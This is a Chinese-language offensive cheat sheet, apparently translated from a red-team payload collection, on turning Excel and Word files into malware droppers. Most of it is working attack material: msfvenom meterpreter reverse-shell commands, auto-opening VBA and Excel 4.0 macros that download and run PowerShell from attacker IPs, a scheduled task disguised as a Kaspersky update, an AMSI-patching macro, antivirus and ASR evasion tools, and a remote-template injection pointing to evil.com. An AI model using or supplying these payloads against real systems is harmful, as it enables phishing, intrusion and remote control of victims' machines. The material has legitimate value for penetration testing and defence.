Office - 攻击
摘要
- Office 产品功能
- Office 默认密码
- Excel
- Word
- DOCM - Metasploit
- DOCM - 下载并执行
- DOCM - Macro Creator
- DOCM - C# 转换的 Office VBA 宏
- DOCM - VBA Wscript
- DOCM - VBA Shell Execute 注释
- DOCM - 通过计划任务使用 svchost.exe 生成
- DCOM - WMI COM 函数 (VBA AMSI)
- DOCM - Macro Pack - Macro 和 DDE
- DOCM - BadAssMacros
- DOCM - CACTUSTORCH VBA 模块
- DOCM - 带自定义下载 + 执行的 MMG
- VBA 混淆
- VBA 清理
- VBA - Offensive Security 模板
- VBA - AMSI
- DOCX - 模板注入
- DOCX - DDE
- Visual Studio Tools for Office (VSTO)
- Office 宏开发
- 参考资料
Office 产品功能

Office 默认密码
默认情况下,保存新文件时 Excel 不会设置密码。但是,某些旧版本的 Excel 如果用户没有自行设置密码,则有一个默认密码。默认密码为 "VelvetSweatshop",它可以用于打开任何没有设置密码的文件。
如果用户没有提供加密密码且文档已加密,则使用第 2.3 节中指定的技术进行的默认加密选择必须是以下密码:"
\x2f\x30\x31\x48\x61\x6e\x6e\x65\x73\x20\x52\x75\x65\x73\x63\x68\x65\x72\x2f\x30\x31"。- 2.4.2.3 Binary Document Write Protection Method 3
| 产品 | 密码 | 支持的格式 |
|---|---|---|
| Excel | VelvetSweatshop | 所有 Excel 格式 |
| PowerPoint | 01Hannes Ruescher/01 | .pps .ppt |
Excel
XLSM - Hot Manchego
使用 EPPlus 时,Excel 文档的创建过程差异很大,以至于大多数杀毒软件都无法捕获简单的 lolbas 负载来在目标机器上获取 beacon。
生成 CS 宏并将其保存为 vba.txt
PS> New-Item blank.xlsm
PS> C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /reference:EPPlus.dll hot-manchego.cs
PS> .\hot-manchego.exe .\blank.xlsm .\vba.txt
XLM - Macrome
XOR 混淆技术不适用于 VBA 宏,因为 VBA 存储在不同的流中,即使对文档进行密码保护,该流也不会被加密。这仅适用于 Excel 4.0 宏。
- michaelweber/Macrome/Macrome-0.3.0-osx-x64.zip
- michaelweber/Macrome/Macrome-0.3.0-linux-x64.zip
- michaelweber/Macrome/Macrome-0.3.0-win-x64.zip
# 注意:Payload 不能包含空字节 (NULL bytes)。

# 默认计算器
msfvenom -a x86 -b '\x00' --platform windows -p windows/exec cmd=calc.exe -e x86/alpha_mixed -f raw EXITFUNC=thread > popcalc.bin
msfvenom -a x64 -b '\x00' --platform windows -p windows/x64/exec cmd=calc.exe -e x64/xor -f raw EXITFUNC=thread > popcalc64.bin
# 自定义 Shellcode
msfvenom -p generic/custom PAYLOADFILE=payload86.bin -a x86 --platform windows -e x86/shikata_ga_nai -f raw -o shellcode-86.bin -b '\x00'
msfvenom -p generic/custom PAYLOADFILE=payload64.bin -a x64 --platform windows -e x64/xor_dynamic -f raw -o shellcode-64.bin -b '\x00'
# MSF Shellcode
msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.1.59 LPORT=443 -b '\x00'  -a x64 --platform windows -e x64/xor_dynamic --platform windows -f raw -o msf64.bin
msfvenom -p windows/meterpreter/reverse_https LHOST=192.168.1.59 LPORT=443 -b '\x00' -a x86 --encoder x86/shikata_ga_nai --platform windows -f raw -o msf86.bin

dotnet Macrome.dll build --decoy-document decoy_document.xls --payload popcalc.bin --payload64-bit popcalc64.bin
dotnet Macrome.dll build --decoy-document decoy_document.xls --payload shellcode-86.bin --payload64-bit shellcode-64.bin

# 用于 VBA 宏
Macrome build --decoy-document decoy_document.xls --payload-type Macro --payload macro_example.txt --output-file-name xor_obfuscated_macro_doc.xls --password VelvetSweatshop
使用 Macrome 构建模式时,可以使用 --password 标志通过 XOR 混淆对生成的文档进行加密。如果在构建文档时使用默认密码 VelvetSweatshop,则所有版本的 Excel 都会自动解密该文档,无需用户额外输入。此密码只能在 Excel 2003 中设置。
XLM Excel 4.0 - SharpShooter
# 选项
-rawscfile <path>  指向无阶段 (stageless) Payload 的原始 Shellcode 文件路径
--scfile <path>    指向作为 CSharp 字节数组的 Shellcode 文件路径
python SharpShooter.py --payload slk --rawscfile shellcode.bin --output test

# 创建 VBA 宏
# 创建一个 VBA 宏文件,使用 XMLDOM COM 接口检索并执行托管的样式表。
SharpShooter.py --stageless --dotnetver 2 --payload macro --output foo --rawscfile ./x86payload.bin --com xslremote --awlurl http://192.168.2.8:8080/foo.xsl

# 创建启用宏的 Excel 4.0 SLK 文档
~# /!\ Shellcode 不能包含空字节
msfvenom -p generic/custom PAYLOADFILE=./payload.bin -a x86 --platform windows -e x86/shikata_ga_nai -f raw -o shellcode-encoded.bin -b '\x00'
SharpShooter.py --payload slk --output foo --rawscfile ~./x86payload.bin --smuggle --template mcafee

msfvenom -p generic/custom PAYLOADFILE=payload86.bin -a x86 --platform windows -e x86/shikata_ga_nai -f raw -o /tmp/shellcode-86.bin -b '\x00'
SharpShooter.py --payload slk --output foo --rawscfile /tmp/shellcode-86.bin --smuggle --template mcafee
XLM Excel 4.0 - EXCELntDonut
- XLM (Excel 4.0) 宏早于 VBA 出现,可以包含在 .xls 文件中。
- 目前 AMSI 无法检测 XLM 宏。
- 目前杀毒软件对 XLM 的检测能力有限。
-
XLM 宏可以访问 Win32 API (virtualalloc, createthread, ...)。
-
打开一个 Excel 工作簿。
- 右键点击 "Sheet 1",点击 "插入..."。选择 "MS Excel 4.0 Macro"。
- 在文本编辑器中打开 EXCELntDonut 输出文件并复制所有内容。
- 将 EXCELntDonut 输出文本粘贴到 XLM 宏表的 A 列中。
- 此时,所有内容都在 A 列中。为了修复这个问题,我们将使用 "数据" 选项卡下的 "分列" (Text-to-Columns) 工具。
- 选中 A 列并打开 "分列" 工具。选择 "分隔符号" (Delimited),然后在下一屏选择 "分号" (Semicolon)。选择 "完成"。
- 右键点击单元格 A1* 并选择 "执行" (Run)。这将执行你的 Payload 以确保其正常工作。
- 要启用自动执行,我们需要将单元格 A1 重命名为 "Auto_Open"。你可以通过点击单元格 A1,然后点击 A 列正上方的 "A1" 框来完成此操作。将文本从 "A1"* 更改为 "Auto_Open"。保存文件并验证自动执行是否正常工作。
 如果你使用了 obfuscate(混淆)标志,在完成分列操作后,你的宏不会从 A1 开始。相反,它们会至少向右移 100 列。水平滚动,直到看到第一个文本单元格。假设该单元格是 HJ1。如果是这种情况,请完成步骤 6-7,用 HJ1 替换 A1。
git clone https://github.com/FortyNorthSecurity/EXCELntDonut

-f 指向包含 C# 源代码的文件路径 (exe 或 dll)
-c 要调用的方法所在的类名 (ClassName) (dll)
-m 包含可执行 Payload 的方法名 (Method) (dll)
-r 编译 C# 代码所需的引用 (例如: -r 'System.Management')
-o 输出文件名
--sandbox 执行基本的沙箱检查
--obfuscate 执行基本的宏混淆

# 分支 (Fork)
git clone https://github.com/d-sec-net/EXCELntDonut/blob/master/EXCELntDonut/drive.py
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe -platform:x64 -out:GruntHttpX64.exe C:\Users\User\Desktop\covenSource.cs
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe -platform:x86 -out:GruntHttpX86.exe C:\Users\User\Desktop\covenSource.cs
donut.exe -a1 -o GruntHttpx86.bin GruntHttpX86.exe
donut.exe -a2 -o GruntHttpx64.bin GruntHttpX64.exe
用法: drive.py [-h] --x64bin X64BIN --x86bin X86BIN [-o OUTPUTFILE] [--sandbox] [--obfuscate]
python3 drive.py --x64bin GruntHttpx64.bin --x86bin GruntHttpx86.bin
XLM: Synzack/synzack.github.io/2020-05-25-Weaponizing-28-Year-Old-XLM-Macros.md
XLM Excel 4.0 - EXEC
- 右键点击当前工作表。
- 插入一个 Macro IntL MS Excel 4.0。
-
添加
EXEC宏。 -
将单元格重命名为 Auto_open。
- 右键点击工作表名称 Macro1 并选择 隐藏 (Hide) 来隐藏你的宏工作表。
SLK - EXEC
ID;P
O;E
NN;NAuto_open;ER101C1;KOut Flank;F
C;X1;Y101;K0;EEXEC("c:\shell.cmd")
C;X1;Y102;K0;EHALT()
E
XLL - EXEC
"XLL" 文件主要用于 Microsoft Excel。全称为 "Excel Add-In Library",它是专门设计用于加载到 Microsoft Excel 中的动态链接库 (DLL)。这些文件通过添加标准 Excel 安装中不具备的额外特性、函数或功能来扩展 Excel 的功能。
默认情况下,Excel 会拦截不受信任的 XLL 加载项。
-
编译命令:
cl.exe notepadXLL.c /LD /o notepad.xll#include <Windows.h> __declspec(dllexport) void __cdecl xlAutoOpen(void); void __cdecl xlAutoOpen() { // Excel 打开时触发 WinExec("cmd.exe /c notepad.exe", 1); } BOOL APIENTRY DllMain( HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved ) { switch (ul_reason_for_call) { case DLL_PROCESS_ATTACH: case DLL_THREAD_ATTACH: case DLL_THREAD_DETACH: case DLL_PROCESS_DETACH: break; } return TRUE; }
Word
DOCM - Metasploit
use exploit/multi/fileformat/office_word_macro
set payload windows/meterpreter/reverse_http
set LHOST 10.10.10.10
set LPORT 80
set DisablePayloadHandler True
set PrependMigrate True
set FILENAME Financial2021.docm
exploit -j
DOCM - 下载并执行
会被 Defender (AMSI) 检测。
Sub Execute()
Dim payload
payload = "powershell.exe -nop -w hidden -c [System.Net.ServicePointManager]::ServerCertificateValidationCallback={$true};$v=new-object net.webclient;$v.proxy=[Net.WebRequest]::GetSystemWebProxy();$v.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $v.downloadstring('http://10.10.10.10:4242/exploit');"
Call Shell(payload, vbHide)
End Sub
Sub Document_Open()
Execute
End Sub
DOCM - Macro Creator
# 嵌入在 MS-Word 文档正文中的 Shellcode,无混淆,无沙箱逃避:
C:\PS> Invoke-MacroCreator -i meterpreter_shellcode.raw -t shellcode -d body
# 通过 WebDAV 隐蔽通道交付的 Shellcode,包含混淆,无沙箱逃避:
C:\PS> Invoke-MacroCreator -i meterpreter_shellcode.raw -t shellcode -url webdavserver.com -d webdav -o
# 通过参考文献源隐蔽通道交付的 Scriptlet,包含混淆,具有沙箱逃避:
C:\PS> Invoke-MacroCreator -i regsvr32.sct -t file -url 'http://my.server.com/sources.xml' -d biblio -c 'regsvr32 /u /n /s /i:regsvr32.sct scrobj.dll' -o -e
DOCM - C# 转换的 Office VBA 宏
将向用户显示一条消息,提示文件已损坏并自动关闭 Excel 文档。这是正常现象!这是为了欺骗受害者,让他们认为 Excel 文档已损坏。
DOCM - VBA Wscript
Sub parent_change()
    Dim objOL
    Set objOL = CreateObject("Outlook.Application")
    Set shellObj = objOL.CreateObject("Wscript.Shell")
    shellObj.Run("notepad.exe")
End Sub
Sub AutoOpen()
    parent_change
End Sub
Sub Auto_Open()
    parent_change
End Sub
DOCM - VBA Shell Execute 注释
将你的命令 Payload 设置在文档的 Comment (注释) 元数据中。
Sub beautifulcomment()
    Dim p As DocumentProperty
    For Each p In ActiveDocument.BuiltInDocumentProperties
        If p.Name = "Comments" Then
            Shell (p.Value)
        End If
    Next
End Sub

Sub AutoExec()
    beautifulcomment
End Sub

Sub AutoOpen()
    beautifulcomment
End Sub
DOCM - 通过计划任务使用 svchost.exe 生成
Sub AutoOpen()
    Set service = CreateObject("Schedule.Service")
    Call service.Connect
    Dim td: Set td = service.NewTask(0)
    td.RegistrationInfo.Author = "Kaspersky Corporation"
    td.settings.StartWhenAvailable = True
    td.settings.Hidden = False
    Dim triggers: Set triggers = td.triggers
    Dim trigger: Set trigger = triggers.Create(1)
    Dim startTime: ts = DateAdd("s", 30, Now)
    startTime = Year(ts) & "-" & Right(Month(ts), 2) & "-" & Right(Day(ts), 2) & "T" & Right(Hour(ts), 2) & ":" & Right(Minute(ts), 2) & ":" & Right(Second(ts), 2)
    trigger.StartBoundary = startTime
    trigger.ID = "TimeTriggerId"
    Dim Action: Set Action = td.Actions.Create(0)
    Action.Path = "C:\Windows\System32\powershell.exe"
    Action.Arguments = "-nop -w hidden -c IEX ((new-object net.webclient).downloadstring('http://192.168.1.59:80/fezsdfqs'))"
    Call service.GetFolder("\").RegisterTaskDefinition("AVUpdateTask", td, 6, , , 3)
End Sub
Rem powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://192.168.1.59:80/fezsdfqs'))"
DOCM - WMI COM 函数
基础 WMI 执行 (会被 Defender 检测) : r = GetObject("winmgmts:\\.\root\cimv2:Win32_Process").Create("calc.exe", null, null, intProcessID)
Sub wmi_exec()
    strComputer = "."
    Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")
    Set objStartUp = objWMIService.Get("Win32_ProcessStartup")
    Set objProc = objWMIService.Get("Win32_Process")
    Set procStartConfig = objStartUp.SpawnInstance_
    procStartConfig.ShowWindow = 1
    objProc.Create "powershell.exe", Null, procStartConfig, intProcessID
End Sub
- infosecn1nja/ASR Rules Bypass.vba
- https://labs.inquest.net/dfi/sha256/f4266788d4d1bec6aac502ddab4f7088a9840c84007efd90c5be7ecaec0ed0c2
Sub ASR_bypass_create_child_process_rule5()
    Const HIDDEN_WINDOW = 0
    strComputer = "."
    Set objWMIService = GetObject("win" & "mgmts" & ":\\" & strComputer & "\root" & "\cimv2")
    Set objStartup = objWMIService.Get("Win32_" & "Process" & "Startup")
    Set objConfig = objStartup.SpawnInstance_
    objConfig.ShowWindow = HIDDEN_WINDOW
    Set objProcess = GetObject("winmgmts:\\" & strComputer & "\root" & "\cimv2" & ":Win32_" & "Process")
    objProcess.Create "cmd.exe /c powershell.exe IEX ( IWR -uri 'http://10.10.10.10/stage.ps1')", Null, objConfig, intProcessID
End Sub

Sub AutoExec()
    ASR_bypass_create_child_process_rule5
End Sub

Sub AutoOpen()
    ASR_bypass_create_child_process_rule5
End Sub
Const ShellWindows = "{9BA05972-F6A8-11CF-A442-00A0C90A8F39}"
Set SW = GetObject("new:" & ShellWindows).Item()
SW.Document.Application.ShellExecute "cmd.exe", "/c powershell.exe", "C:\Windows\System32", Null, 0
DOCM/XLM - Macro Pack - Macro 和 DDE
仅社区版可在线获取。
# 选项
-G, --generate=OUTPUT_FILE_PATH。生成文件。
-t, --template=TEMPLATE_NAME    使用 MacroPack 中已经包含的代码模板
-o, --obfuscate 混淆代码 (删除空格, 混淆字符串, 混淆函数和变量名)

# 执行命令
echo "calc.exe" | macro_pack.exe -t CMD -G cmd.xsl

# 下载并执行文件
echo <file_to_drop_url> "<download_path>" | macro_pack.exe -t DROPPER -o -G dropper.xls

# 使用 Cn33liz 的 MacroMeter 制作的 Meterpreter reverse TCP 模板
echo <ip> <port> | macro_pack.exe -t METERPRETER -o -G meter.docm

# 释放并执行嵌入的文件
macro_pack.exe -t EMBED_EXE --embed=c:\windows\system32\calc.exe -o -G my_calc.vbs

# 混淆由 msfvenom 生成的 vba 文件并将结果放在新的 vba 文件中。
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.5 -f vba | macro_pack.exe -o -G meterobf.vba

# 混淆 Empire stager vba 文件并生成一个 MS Word 文档:
macro_pack.exe -f empire.vba -o -G myDoc.docm

# 生成一个包含混淆释放器 (下载 payload.exe 并存储为 dropped.exe) 的 MS Excel 文件
echo "https://myurl.url/payload.exe" "dropped.exe" |  macro_pack.exe -o -t DROPPER -G "drop.xlsm"

# 通过动态数据交换 (DDE) 攻击执行 calc.exe
echo calc.exe | macro_pack.exe --dde -G calc.xslx

# 通过动态数据交换 (DDE) 攻击使用 powershell 下载并执行文件
macro_pack.exe --dde -f ..\resources\community\ps_dl_exec.cmd -G DDE.xsl

# PRO: 生成一个包含 VBA 自编码 x64 反向 meterpreter VBA Payload 的 Word 文件 (将绕过大多数杀毒软件)。
msfvenom.bat -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.0.5 -f vba |  macro_pack.exe -o --autopack --keep-alive  -G  out.docm

# PRO: 为 PowerPoint 文件植入反向 meterpreter。宏经过混淆和修改,以绕过 AMSI 和大多数杀毒软件。
msfvenom.bat -p windows/meterpreter/reverse_tcp LHOST=192.168.0.5 -f vba |  macro_pack.exe -o --autopack --trojan -G  hotpics.pptm

# PRO: 生成能够通过 Excel 注入运行 Shellcode 的 HTA Payload
echo meterx86.bin meterx64.bin | macro_pack.exe -t AUTOSHELLCODE  --run-in-excel -o -G samples\nicepic.hta
echo meterx86.bin meterx64.bin | macro_pack.exe -t AUTOSHELLCODE -o --hta-macro --run-in-excel -G samples\my_shortcut.lnk

# PRO: XLM 注入
echo "MPPro" | macro_pack.exe -G _samples\hello.doc -t HELLO --xlm --run-in-excel

# PRO: ShellCode 执行 - Heap Injection, AlternativeInjection
echo "x32calc.bin" | macro_pack.exe -t SHELLCODE -o --shellcodemethod=HeapInjection -G test.doc
echo "x32calc.bin" | macro_pack.exe -t SHELLCODE -o --shellcodemethod=AlternativeInjection --background -G test.doc

# PRO: 更多 Shellcode
echo x86.bin | macro_pack.exe -t SHELLCODE -o -G test.pptm –keep-alive
echo "x86.bin" "x64.bin" | macro_pack.exe -t AUTOSHELLCODE -o –autopack -G sc_auto.doc
echo "http://192.168.5.10:8080/x32calc.bin" "http://192.168.5.10:8080/x64calc.bin" | macro_pack.exe -t DROPPER_SHELLCODE -o --shellcodemethod=ClassicIndirect -G samples\sc_dl.xls
DOCM - BadAssMacros
基于 C# 的自动化恶意宏生成器。
BadAssMacros.exe -h

# 从原始 Shellcode 创建用于经典 Shellcode 注入的 VBA
BadAssMacros.exe -i <path_to_raw_shellcode_file> -w <doc/excel> -p no -s classic -c <caesar_shift_value> -o <path_to_output_file>
BadAssMacros.exe -i .\Desktop\payload.bin -w doc -p no -s classic -c 23 -o .\Desktop\output.txt

# 从原始 Shellcode 创建用于间接 Shellcode 注入的 VBA
BadAssMacros.exe -i <path_to_raw_shellcode_file> -w <doc/excel> -p no -s indirect -o <path_to_output_file>

# 列出 Doc/Excel 文件内部的模块
BadAssMacros.exe -i <path_to_doc/excel_file> -w <doc/excel> -p yes -l

# 清理 (Purge) Doc/Excel 文件
BadAssMacros.exe -i <path_to_doc/excel_file> -w <doc/excel> -p yes -o <path_to_output_file> -m <module_name>
DOCM - CACTUSTORCH VBA 模块
CactusTorch 利用 DotNetToJscript 技术将编译好的 .Net 二进制文件加载进内存,并通过 vbscript 执行
- mdsecactivebreach/CACTUSTORCH
- tyranid/DotNetToJScript
- CACTUSTORCH - DotNetToJScript all the things
-
在 Cobalt Strike 中导入 .cna
- 从 CACTUSTORCH 菜单生成一个新的 VBA Payload
- 下载 DotNetToJscript
- 编译它
- DotNetToJscript.exe - 负责引导 C# 二进制文件 (作为输入提供) 并将其转换为 JavaScript 或 VBScript
- ExampleAssembly.dll - 提供给 DotNetToJscript.exe 的 C# 程序集。在默认项目配置中,该程序集只是弹出一个带有文本 "test" 的消息框
-
执行 DotNetToJscript.exe 并提供 ExampleAssembly.dll,指定输出文件和输出类型
-
使用生成的代码替换 CactusTorch 中硬编码的二进制文件
DOCM - 带自定义下载 + 执行的 MMG
- 第一个宏自定义下载到 "C:\Users\Public\beacon.exe"
- 使用 MMG 创建自定义二进制执行
- 合并这两个宏
git clone https://github.com/Mr-Un1k0d3r/MaliciousMacroGenerator
python MMG.py configs/generic-cmd.json malicious.vba
{
 "description": "Generic command exec payload\nEvasion technique set to none",
 "template": "templates/payloads/generic-cmd-template.vba",
 "varcount": 152,
 "encodingoffset": 5,
 "chunksize": 180,
 "encodedvars":  {},
 "vars":  [],
 "evasion":  ["encoder"],
 "payload": "cmd.exe /c C:\\Users\\Public\\beacon.exe"
}
Private Declare PtrSafe Function URLDownloadToFile Lib "urlmon" Alias "URLDownloadToFileA" (ByVal pCaller As Long, ByVal szURL As String, ByVal szFileName As String, ByVal dwReserved As Long, ByVal lpfnCB As Long) As Long

Public Function DownloadFileA(ByVal URL As String, ByVal DownloadPath As String) As Boolean
    On Error GoTo Failed
    DownloadFileA = False
    ' 文件夹必须存在,这是检查
    If CreateObject("Scripting.FileSystemObject").FolderExists(CreateObject("Scripting.FileSystemObject").GetParentFolderName(DownloadPath)) = False Then Exit Function
    Dim returnValue As Long
    returnValue = URLDownloadToFile(0, URL, DownloadPath, 0, 0)
    ' 如果返回值为 0 且文件存在,则认为下载正确
    DownloadFileA = (returnValue = 0) And (Len(Dir(DownloadPath)) > 0)
    Exit Function

Failed:
End Function

Sub AutoOpen()
    DownloadFileA "http://10.10.10.10/macro.exe", "C:\\Users\\Public\\beacon.exe"
End Sub


Sub Auto_Open()
    DownloadFileA "http://10.10.10.10/macro.exe", "C:\\Users\\Public\\beacon.exe"
End Sub
DOCM - 基于 ActiveX (InkPicture 控件,Painted 事件) 的自动运行宏
在功能区的 开发工具 选项卡中 -> 插入 -> 更多控件 -> Microsoft InkPicture Control
Private Sub InkPicture1_Painted(ByVal hDC As Long, ByVal Rect As MSINKAUTLib.IInkRectangle)
Run = Shell("cmd.exe /c PowerShell (New-Object System.Net.WebClient).DownloadFile('https://<host>/file.exe','file.exe');Start-Process 'file.exe'", vbNormalFocus)
End Sub
VBA 混淆
VBA 清理 (VBA Purging)
VBA Stomping: 此技术允许攻击者从 Office 文档中删除压缩后的 VBA 代码,但仍能执行恶意宏,且无需使用杀毒软件引擎以此进行检测的许多 VBA 关键字。 == 删除 P-code。
VBA stomping 对 Excel 97-2003 工作簿 (.xls) 格式无效。
OfficePurge
OfficePurge.exe -d word -f .\malicious.doc -m NewMacros
OfficePurge.exe -d excel -f .\payroll.xls -m Module1
OfficePurge.exe -d publisher -f .\donuts.pub -m ThisDocument
OfficePurge.exe -d word -f .\malicious.doc -l
EvilClippy
Evil Clippy 使用 OpenMCDF 库来操作 CFBF 文件。 Evil Clippy 使用 Mono C# 编译器可以完美编译,并已在 Linux、OSX 和 Windows 上进行了测试。 如果你想手动操作 CFBF 文件,FlexHEX 是最好的编辑器之一。
# OSX/Linux
mcs /reference:OpenMcdf.dll,System.IO.Compression.FileSystem.dll /out:EvilClippy.exe *.cs
# Windows
csc /reference:OpenMcdf.dll,System.IO.Compression.FileSystem.dll /out:EvilClippy.exe *.cs

EvilClippy.exe -s fake.vbs -g -r cobaltstrike.doc
EvilClippy.exe -s fakecode.vba -t 2016x86 macrofile.doc
EvilClippy.exe -s fakecode.vba -t 2013x64 macrofile.doc

# 使宏代码不可访问的方法是将项目标记为已锁定且不可查看: -u
# Evil Clippy 可以使用 -r 标志迷惑 pcodedmp 和许多其他分析工具。
EvilClippy.exe -r macrofile.doc
VBA - Offensive Security 模板
- 反弹 Shell VBA - JohnWoodman/VBA-Macro-Reverse-Shell/VBA-Reverse-Shell.vba
- 进程转储 (Process Dumper) - JohnWoodman/VBA-Macro-Dump-Process
- RunPE - itm4n/VBA-RunPE
- 伪造父进程 (Spoof Parent) - py7hagoras/OfficeMacro64
- AMSI 绕过 - outflanknl/AMSIbypasses.vba
- amsiByPassWithRTLMoveMemory - DanShaqFu/amsiByPassWithRTLMoveMemory.vba
- 产生伪造父进程的 VBA 宏 - christophetd/spoofing-office-macro/macro64.vba
VBA - AMSI
Office VBA 与 AMSI 的集成由三部分组成:(a) 记录宏行为,(b) 在出现可疑行为时触发扫描,(c) 在检测到时停止恶意宏。Office VBA + AMSI: Parting the veil on malicious macros by Microsoft Security Team

即使 VBA 代码被 stomped (被擦除) 的基于 P-code 的攻击,似乎仍会被 AMSI 引擎抓取 (例如,通过我们的 EvilClippy 工具处理的文件)。
AMSI 引擎只挂钩 (hooks) VBA,我们可以通过使用 Excel 4.0 宏来绕过它。
- AMSI 触发器 (Trigger) - synacktiv/AMSI-Bypass
Private Declare PtrSafe Function GetProcAddress Lib "kernel32" (ByVal hModule As LongPtr, ByVal lpProcName As String) As LongPtr
Private Declare PtrSafe Function LoadLibrary Lib "kernel32" Alias "LoadLibraryA" (ByVal lpLibFileName As String) As LongPtr
Private Declare PtrSafe Function VirtualProtect Lib "kernel32" (lpAddress As Any, ByVal dwSize As LongPtr, ByVal flNewProtect As Long, lpflOldProtect As Long) As Long
Private Declare PtrSafe Sub CopyMemory Lib "kernel32" Alias "RtlMoveMemory" (Destination As Any, Source As Any, ByVal Length As LongPtr)

Private Sub Document_Open()
    Dim AmsiDLL As LongPtr
    Dim AmsiScanBufferAddr As LongPtr
    Dim result As Long
    Dim MyByteArray(6) As Byte
    Dim ArrayPointer As LongPtr

    MyByteArray(0) = 184 ' 0xB8
    MyByteArray(1) = 87  ' 0x57
    MyByteArray(2) = 0   ' 0x00
    MyByteArray(3) = 7   ' 0x07
    MyByteArray(4) = 128 ' 0x80
    MyByteArray(5) = 195 ' 0xC3

    AmsiDLL = LoadLibrary("amsi.dll")
    AmsiScanBufferAddr = GetProcAddress(AmsiDLL, "AmsiScanBuffer")
    result = VirtualProtect(ByVal AmsiScanBufferAddr, 5, 64, 0)
    ArrayPointer = VarPtr(MyByteArray(0))
    CopyMemory ByVal AmsiScanBufferAddr, ByVal ArrayPointer, 6

End Sub
DOCX - 模板注入
不需要 "启用宏"
远程模板
- 在 Word 模板 .dotm 文件中保存恶意宏
- 基于一个默认的 MS Word 文档模板创建一个良性的 .docx 文件
- 将步骤 2 中的文档保存为 .docx
- 将步骤 3 中的文档重命名为 .zip
- 解压步骤 4 中的文档
-
.\word_rels\settings.xml.rels 包含对模板文件的引用。该引用将被替换为对我们在步骤 1 中创建的恶意宏的引用。文件可以托管在 Web 服务器 (http) 或 webdav (smb) 上。
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Target="file:///C:\Users\mantvydas\AppData\Roaming\Microsoft\Templates\Polished%20resume,%20designed%20by%20MOO.dotx" TargetMode="External"/></Relationships>
<?xml version="1.0" encoding="UTF-8" standalone="yes"?><Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Target="https://evil.com/malicious.dotm" TargetMode="External"/></Relationships> -
重新打包成 zip 文件并重命名为 .docx
模板注入工具
$ phishery -u https://secure.site.local/docs -i good.docx -o bad.docx
[+] 正在打开 Word 文档: good.docx
[+] 将 Word 文档模板设置为: https://secure.site.local/docs
[+] 正在将注入的 Word 文档保存为: bad.docx
[*] 注入的 Word 文档已保存!
DOCX - DDE
- 插入 (Insert) > 文档部件 (QuickPart) > 域 (Field)
- 右键点击 > 切换域代码 (Toggle Field Code)
{ DDEAUTO c:\\windows\\system32\\cmd.exe "/k calc.exe" }
